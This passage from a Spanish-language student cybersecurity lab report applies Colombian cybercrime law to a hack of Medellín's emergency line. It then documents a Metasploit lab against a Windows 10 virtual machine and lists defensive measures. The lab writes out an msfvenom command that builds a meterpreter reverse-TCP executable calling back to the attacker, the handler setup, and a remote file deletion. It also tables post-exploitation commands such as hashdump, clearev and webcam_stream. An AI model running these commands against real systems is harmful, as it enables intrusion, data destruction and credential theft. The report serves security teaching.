Articulo 269A: Dado a que se tuvo que haber accedido al sistema para poder realizar ciertas acciones que fueron descritas en la publicación.

Articulo 269B: Ya que se impidió el correcto funcionamiento del Sistema Integrado de Emergencias, y el mismo tuvo obstáculo para poder funcionar como suele hacerlo.

Articulo 269D: Por haber impedido el correcto funcionamiento de las cámaras de la ciudad que son gestionadas por el sistema que sufrió el ataque cibernético, se debe recordar que pese a que no hubo un daño físico si altero su funcionamiento y esto es algo que es mencionado en este artículo.

Articulo 269E: Este articulo lo agrego ya que en la publicación no se habla con certeza de que se pudo haber utilizado un virus informático, sino como algo que posiblemente fue lo que utilizaron en el ataque, pero si fue así, también se estaría infringiendo este artículo.

Con la infracción de estos cuatros artículos el ciberdelincuente podría recibir una pena que podría estar entre los 12 y 32 años de prisión, ya que por lo expuesto por el tutor en la web conference la infracción de esta ley es acumulativa y no es excarcelable.

[9] EL COLOMBIANO. [Sitio web]. Hackeo al 123 llevó a que las emergencias de Medellín se tuvieran que registrar con papel y lápiz. [Consulta: 18 agosto 2023]. Disponible en: https://www.elcolombiano.com/antioquia/con-papel-y-lapiz-se-registraron-emergencias-por-hackeo-al-123-DH20272122

4. ETAPA 3 - EJECUCIÓN PRUEBAS DE INTRUSIÓN

4.1 HERRAMIENTAS DE SOFTWARE QUE SE USARON EN EL LABORATORIO.

En el desarrollo de esta práctica se utilizarán las herramientas de MSFVNOM y METASPLOIT, para efectuar el ataque a un sistema operativo Windows 10 con arquitectura de 64 bits, ambas herramientas se encuentran por defecto en el sistema operativo Kali Linux, el cual fue la máquina que tuvo el papel de atacante en el desarrollo del laboratorio.

4.1.1 Herramienta MSFVNOM. Es la combinación de dos herramientas que se utilizaba en la herramienta de Metasploit, las cuales eran msfpayload y msfcode según el sitio web Redes Zone[10], la primera permitía generar ejecutables es decir cargas útiles (payload) para controlar remotamente otra máquina, mientras que la segunda se encargaba de que el código malicioso no fuera detectado por los sistemas de seguridad de la máquina donde se encontraba el payload.

Con la herramienta msfvnom se crean los ejecutables y brinda la opción de usar ofuscación en estos, con el objetivo de no ser detectados por los antivirus de las maquinas objetivos.

A continuación, se mencionan alguna de sus opciones en el cuadro siguiente.

Cuadro 1. Principales comandos de msfvnom.

Comando Corto	Comando Largo	Descripción
-p	--payload	Carga útil que se usara
-l	--list	Muestra la lista de los módulos que se pueden utilizar
-f	--format	Formato del ejecutable final
-e	--encoder	Codificador que se utilizara
-a	--arch	Arquitectura que se seleccionara
-s	--space	Tamaño máximo de la carga útil
-i	--iteration	Numero de iteraciones que se utilizara para codificar la carga útil
-x	--template	Especifica un archivo ejecutable personalizado para usarlo como plantilla
-o	--out	Se define la ruta donde se guardará el ejecutable

[10] REDES ZONE. [Sitio web]. Metasploit: msfpayload y msfencode desaparecen para dejar paso a msfvenom. [Consulta: 26 agosto 2023]. Disponible en: https://www.redeszone.net/2014/12/10/metasploit-msfpayload-y-msfencode-desaparecen-para-dejar-paso-msfvenom/

-h	--help	Muestra la ayuda para utilizar la herramienta
	--platform	Plataforma donde se ejecutará la carga útil

Fuente: Elaboración propia.

4.1.2 Herramienta Metasploit. Es una herramienta muy utilizada en el pentesting, dado a su versatilidad para las pruebas y payloads que proporciona, en el desarrollo de la tarea 1 del curso, indique sus características las cuales son:

- Escanear y recopilar información de una máquina.
- Identificar y explorar vulnerabilidades de seguridad.
- Escalar privilegios en una máquina.
- Instalar puertas traseras en las maquinas.
- Evasión de antivirus y ofuscación de código.
- Eliminar huella digital en una máquina.

El exploit que se utilizó para vulnerar el sistema de Windows 10 fue el **exploit/multi/handler**, el cual permite recibir conexiones reversas después de que se haya explotado con éxito la vulnerabilidad y ser controlado de forma remota.

La carga útil utilizada en el laboratorio fue la de **windows/x64/meterpreter/reverse_tcp** que se encuentra en la herramienta de Metasploit.

4.2 DESCRIBA LOS DATOS E INFORMACIÓN QUE AYUDARON A IDENTIFICAR EL FALLO DE SEGURIDAD.

El fallo de seguridad se pudo identificar por la información proporcionada por el usuario de la máquina afecta, ya que este indico que descargo y ejecuto un software que recibió por medio de una página web.

Cuando lo correcto en estos casos es analizar el archivo descargado con un antivirus y no instalar el software sin estar autorizado por el área encargada de la empresa.

Otro fallo de seguridad es la desactivación de los sistemas de seguridad de la máquina, es decir el firewall y antivirus de Windows Defender, este es un fallo de seguridad critico ya que la máquina no cuenta con ninguna seguridad que contrarreste posibles ataques de virus o escaneo de los servicios y puertos de la máquina.

También el hecho de ser consiente de haber perdido un archivo que tal vez era de uso frecuente, encendió la alarma de que pudo haber ocurrido una intrusión no deseada en la máquina.

4.3 ¿QUÉ PUERTO ABRE LA APLICACIÓN ESPECÍFICA EN EL ANEXO?

El puerto que se utiliza en el desarrollo del laboratorio es el puerto 443 que corresponde al protocolo HTTPS, utilizado por los servidores web para la transferencia de datos en la web de forma segura.

El uso del puerto 443 en HTTPS es fundamental para garantizar que los datos transmitidos entre el navegador del usuario y el servidor web estén encriptados y protegidos contra posibles ataques de escuchas no autorizadas.

En el contexto de Metasploit y la seguridad informática en general, el puerto 443 también puede tener relevancia porque como se vio en el desarrollo de este laboratorio en algunas circunstancias, los atacantes pueden aprovechar este puerto para disfrazar su tráfico malicioso como tráfico HTTPS legítimo.

4.4 ¿CÓMO AFECTA EL ATAQUE A LA MÁQUINA (WINDOWS 10 X64)?

El ataque efectuado sobre la máquina Windows 10, afecta de tal manera de que el atacante puede escalar privilegios y realizar acciones sobre la misma y también puede comprometer la información y la seguridad informática de toda una compañía.

Se puede instalar software que permita ingresar cuando se desee en la máquina, es decir una puerta trasera, para realizar un ataque que permita secuestrar la información de la máquina.


Se pueden utilizar la máquina atacada para fines no legales ni éticos y comprometer la reputación de la empresa.

4.5 DOCUMENTACIÓN DEL LABORATORIO ANEXO 4 – ESCENARIO 3

A continuación, se procede a desarrollar la practica descrita en el Anexo 4 – escenario 3.

4.5.1 Estado de la máquina Windows 10 para el desarrollo de la práctica. Antes de proceder con el desarrollo del laboratorio, se desactiva la seguridad de Windows Defender de la máquina de Windows 10, esto se puede visualizar en la Figura 1, donde se observa que se encuentra deshabilitado el análisis de virus, así como el firewall.

Figura 1. Deshabilitación de sistemas de seguridad de Windows 10.



Fuente: Elaboración propia.


En la Figura 2, se puede observar que se encuentra el archivo de texto en la ruta del escritorio de la máquina Windows 10, el cual tiene como nombre Mi Documento.

Figura 2. Archivo Mi Documento en el escritorio.

Fuente: Elaboración propia.

También se consulta la IP de dicha máquina y se puede ver en la Figura 3, que la IP designada por el DHCP fue la 192.168.1.77.

Figura 3. IP de la máquina Windows 10.




Fuente: Elaboración propia.

4.5.2 Ataque sobre la máquina Windows 10 utilizando Kali Linux. Para comenzar con el ataque documentado en el Anexo 4, se procede a iniciar la máquina Kali Linux e iniciar la terminal para poder ingresar los comandos de las herramientas MSFVNOM y METASPLOIT.

Antes de ingresar los comandos de MSFVNOM y METASPLOIT, se consulta la IP que tiene asignada la máquina Kali Linux, ingresando el comando **ifconfig** en la terminal, arrojando como resultado que se tiene la IP 192.168.1.75, ver Figura 4.


Figura 4. IP de la máquina Kali Linux.



Fuente: Elaboración propia.

Ahora sí, se procede a ingresar el comando ***msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.1.75 LPORT=443 -f exe >> /home/kali/Downloads/PoC_1045490406.exe*** en la Figura 5, se observa que el comando se ejecuta satisfactoriamente.

Figura 5. Creación de archivo .exe con msfvenom.



Fuente: Elaboración propia.

Recordando lo leído en el Anexo 4 correspondiente al laboratorio las opciones utilizadas en el comando descrito anterior mente corresponde a lo siguiente:

-p: Indica la carga útil (payload) a usar en el ataque la cual será sobre una arquitectura x64 de sistema operativo Windows, esto generará un meterpreter por medio de una shell del sistema.

--platform: Indica la plataforma que se desea atacar en este caso será una Windows.

-a: Indica la arquitectura que se desea atacar, en el laboratorio se efectuara sobre una arquitectura x64 pero también cuenta con soporte para x86.

LHOST: Indica la IP de la máquina atacante es decir la IP de la maquina Kali Linux.


LPORT: Indica el puerto por donde se dará la comunicación con la máquina atacante, es decir la maquina Kali Linux El puerto 443 corresponde al protocolo de HTTPS.

-f: Indica el formato del ejecutable que se generará.

>>: Indica la ruta donde se guardará el archivo ejecutable que se generará.

Si vamos a la ruta ***/home/kali/Downloads/*** donde se tuvo que haber guardado el archivo ***PoC_1045490406.exe*** vemos por la Figura 6, que este se encuentra allí.


Figura 6. Archivo PoC_1045490406.exe en la carpeta de Descargas de Kali Linux.



Fuente: Elaboración propia.

Para darle continuidad al laboratorio se procede a pasar el archivo ejecutable al sistema Windows 10 por medio de la descarga desde una Nube, a la cual se subió el archivo, y se ubica en la carpeta de Documentos, ver Figura 7.


Figura 7. Archivo PoC_1045490406.exe en la carpeta de Documentos de Windows 10.



Fuente: Elaboración propia.

Con el archivo en el sistema Windows 10, se procede a continuar con el laboratorio y volvemos al sistema operativo Kali Linux para ejecutar en la terminal el comando **msfconsole**, este comando permitirá abrir la herramienta de Metasploit, ver Figura 8. Esta herramienta se utilizará para conectarme a la máquina Windows 10 por medio de la ejecución del meterpreter y la comunicación mediante una Shell.

Figura 8. Herramienta de Metasploit abierta en la terminal.



Fuente: Elaboración propia.

Para obtener el acceso al sistema de la máquina Windows se debe ingresar los siguientes comandos en la herramienta de Metasploit que se encuentra abierta en la terminal.

use exploit/multi/handler es el exploit que se utilizara en el ataque.

set payload windows/x64/meterpreter/reverse_tcp este fue el mismo que se utilizó en la creación del archivo PoC_1045490406.exe.


set lhost 192.168.1.75 es la IP de la máquina de donde se está ejecutando el ataque, es decir la maquina Kali Linux.

set lport 443 es el puerto que se configuro para establecer la comunicación con la maquina víctima, cabe resaltar que el puerto debe estar abierto en las dos máquinas, es por esto por lo que se utiliza el 443, que por lo general siempre está abierto en las computadoras.

exploit con este comando se procede a ejecutar el payload que permitirá el ingreso y control de la máquina de Windows 10.

En la terminal se observa que, una vez ingresado los comandos anteriormente mencionados, se queda a la espera de la conexión con la otra máquina, es decir la ejecución por parte del archivo desde la máquina de Windows 10, ver Figura 9.


Figura 9. Ejecución de comandos en Metasploit.



Fuente: Elaboración propia.

Una vez se ejecuta el archivo se evidencia en la terminal de Kali Linux, que se establece la conexión con la IP 192.168.1.77 que corresponde el sistema operativo Windows 10, visualizar la Figura 10.


Figura 10. Conexión de maquina víctima al meterpreter.



Fuente: Elaboración propia.

Ya se puede ingresar comandos meterpreter que permiten visualizar las características del sistema como lo es el comando **sysinfo**, el cual muestra las características de la máquina de Windows 10. Como es la versión de Windows, su arquitectura, el idioma y el nombre del grupo al que pertenece la máquina, ver Figura 11.


Figura 11. Información de maquina Windows 10 desde Metasploit.



Fuente: Elaboración propia.

Si se ingresa el comando l**s** se puede observar la ruta donde se encuentra el ejecutable que tiene el virus, que permito el control de la máquina, y también el nombre de usuario que ha iniciado sesión, si solo se desea saber la ubicación actual se debe ingresar el comando **pwd**, ver Figura 12.

Figura 12. Información del usuario y sus archivos en el sistema.




Fuente: Elaboración propia.

4.5.3 Comandos Meterpreter para llegar hasta el archivo de texto y eliminarlo. Con el objetivo de finalizar el laboratorio y poder eliminar el archivo de texto que se encuentra en el escritorio, partiendo del último comando ingresado que fue ls donde se evidencia que se encuentra en la carpeta Documents, se deben ejecutar los siguientes comandos:

cd .. este comando me permite ir atrás un nivel, lo que llevaría a estar en la raíz del usuario y si vuelvo a ingresar el comando **ls** me mostraría las carpetas de la raíz del usuario vboxusers, ver Figura 13.


Figura 13. Carpetas que se encuentran en la raíz del usuario vboxusers.



Fuente: Elaboración propia.

Estando en la raíz puedo ingresar a la carpeta de escritorio por medio del comando **cd Desktop**, si se vuelve a listar los archivos (**ls**) de esta carpeta se visualizará el archivo de texto que se va a eliminar **Mi Documento.txt**, ver Figura 14.

Figura 14. Archivos de la carpeta escritorio.




Fuente: Elaboración propia.

Para eliminar el archivo Mi Documento.txt en meterpreter se debe ingresar el comando **shell** que me permite abrir una terminal de Windows. Ya en ella ingreso el comando **del "C:\Users\vboxuser\Desktop\Mi Documento.txt"** de esta manera se estaría eliminando el archivo del sistema.

Se puede observar que después de ingresado dicho comando ya no se encuentra en la carpeta de escritorio, ver Figura 15. Tampoco se puede visualizar en la máquina de Windows 10; incluso tampoco se encontrará en la papelera de reciclaje.

Figura 15. Eliminación del archivo Mi Documento.txt.



Fuente: Elaboración propia.

4.5.4 Otros comandos Meterpreter. Investigando en sitios web como KEEPCODING[11] encontré otros comandos que se pueden ejecutar en meterpreter y estos son los que se observan en el Cuadro 2.

Cuadro 2. Otros comandos de meterpreter.

Comando	Descripción
help	Lista todos los módulos y los comandos de Meterpreter
sysinfo	Muestra información del equipo atacado
ipconfig	Muestra la dirección IP del equipo
shell	Accede a una terminal del sistema operativo para ingresar comandos
search	Búsqueda de archivos en el equipo atacado
ps	Listar los procesos del sistema
download	Descargar archivos desde la máquina vulnerada
upload	Sube archivos a la máquina vulnerada
clearev	Elimina todos los eventos que hayan ocurrido en la máquina
backround	Mantener la ejecución de varios payloads en segundo plano
screenshot	Obtiene una captura de pantalla del equipo y lo guarda en la máquina atacante
webcam_stream	Ver una transmisión de la webcam del ordenador vulnerado
webcam_list	Muestra una lista con todos los dispositivos de webcam conectados a la máquina
hashdump	Permite obtener las funciones hash de las contraseñas de los usuarios del equipo

Fuente: Elaboración propia.

[11] KEEPCODING. [Sitio web]. Comandos de Meterpreter. [Consulta: 26 agosto 2023]. Disponible en: https://keepcoding.io/blog/comandos-de-meterpreter/

5. ETAPA 4 - CONTENCIÓN DE ATAQUES INFORMÁTICOS

5.1 ¿ANTE UN ATAQUE INFORMÁTICO QUE PASOS SE PUEDEN TOMAR PARA IDENTIFICAR DICHO ATAQUE?

Con el fin de identificar ataques de ciberseguridad se proponen los siguientes pasos:

Paso 1: Instalación de un Honeypot[12] en la red, para que sirva de señuelo frente aún posible ataque, que me permita bloquear y estar atento ante cualquier atacante que quiera comprometer los equipos, el sistema o servicios de la organización.

Paso 2: Mantener un constante monitoreo de la red y los equipos, esto con el fin de detectar anomalías y amenazas que pueden estar circulando o estén presente en los sistemas de información.

Para ello se debe hacer uso de herramientas de software como son los antivirus y analizadores del tráfico de red como Wireshark o un XDR (Detección y respuesta ampliadas) que más adelante estaremos hablando de ella.

Paso 3: Establecer reglas automáticas y criterios de búsqueda específicos, con el fin de identificar cambios significativos en la forma en que interactúan los empleados o usuarios. Las reglas o criterios también pueden identificar la cantidad de conexiones de red que ocurren para las aplicaciones, la cantidad de datos que se transfieren entre direcciones IP locales y externas o inicios de sesión extraños durante horas inusuales.

Todas estas condiciones merecen una investigación.

[12] REDES ZONE. [Sitio web]. Qué es y para qué sirve un Honeypot. [Consulta: 15 septiembre 2023]. Disponible en: https://www.redeszone.net/tutoriales/seguridad/que-es-honeypot/

5.2 PASOS QUE SE REALIZAN PARA SUBSANAR EL ATAQUE EJECUTADO EN EL EJERCICIO DE RED TEAM CON UN PAYLOAD

Para subsanar el ataque que se efectuó en el ejercicio del Payload de la etapa anterior se proponen los siguientes pasos.

Paso 1: Mantener activo y bien configurado el Firewall del equipo y de la red.

Paso 2: Tener actualizado el sistema operativo, así como el antivirus y software que se encuentran instalados en el equipo.

Paso 3: Configuración y administración de puertos abiertos en el equipo, esto con el fin de optimizar su seguridad.

Paso 4: Segregación de la red con el objetivo de aislar las áreas de la organización y así evitar que no haya un escalado a otras dependencias que pueda comprometer informaciones mucho más valiosas por parte del atacante.

Paso 5: Establecer políticas que impidan la descarga e instalación de software maliciosos.

Paso 6: Tener backups de la información que se encuentra en los dispositivos, esto con el objetivo de poder recuperarse lo antes posible frente a un secuestro o una pérdida de esta.

Paso 7: Capacitaciones de ciberseguridad a los empleados de la compañía, esto con el fin de hacerles ver la importancia de tomar precauciones con el fin de salvaguardar la información.

5.3 ¿QUÉ DIFERENCIA EXISTEN ENTRE LOS EQUIPOS DE BLUE TEAM Y RED TEAM CON EL PURPLE TEAM Y EQUIPOS DE RESPUESTA A INCIDENTES INFORMÁTICOS?

Los equipos de Blue Team, Red Team, Purple Team y los equipos de respuesta a incidentes informáticos son componentes clave en la ciberseguridad de una organización, pero estos tienen funciones y actividades diferentes que estaremos viendo en el siguiente cuadro.

Cuadro 3. Diferencias entre los equipos de seguridad.

	Blue Team	**Red Team**	**Purple Team**	**Equipos de respuesta a incid.**
Definición	Encargado de la seguridad defensiva en las organizaciones.	Encargado de encontrar vulnerabilidades o puntos débiles en los sistemas de la organización.	Facilitador entre la comunicación, el rendimiento y la efectividad que debe haber en el Blue Team y el Red Team.	Encargado de solucionar incidentes y ataques reales en las organizaciones.
Funciones	Mantener el sistema de información seguro. Realizar análisis forense en dispositivos atacados. Mantener actualizado los sistemas de información.	Simular ataques informáticos.	Integrar las técnicas, tácticas y procedimientos ofensivos como defensivos. Documentar y tramitar toda la información de los equipos Blue Team y Red Team.	Enfocados en la detección y respuesta ante incidentes de seguridad. Su objetivo es identificar, gestionar y mitigar incidentes de seguridad en tiempo real.
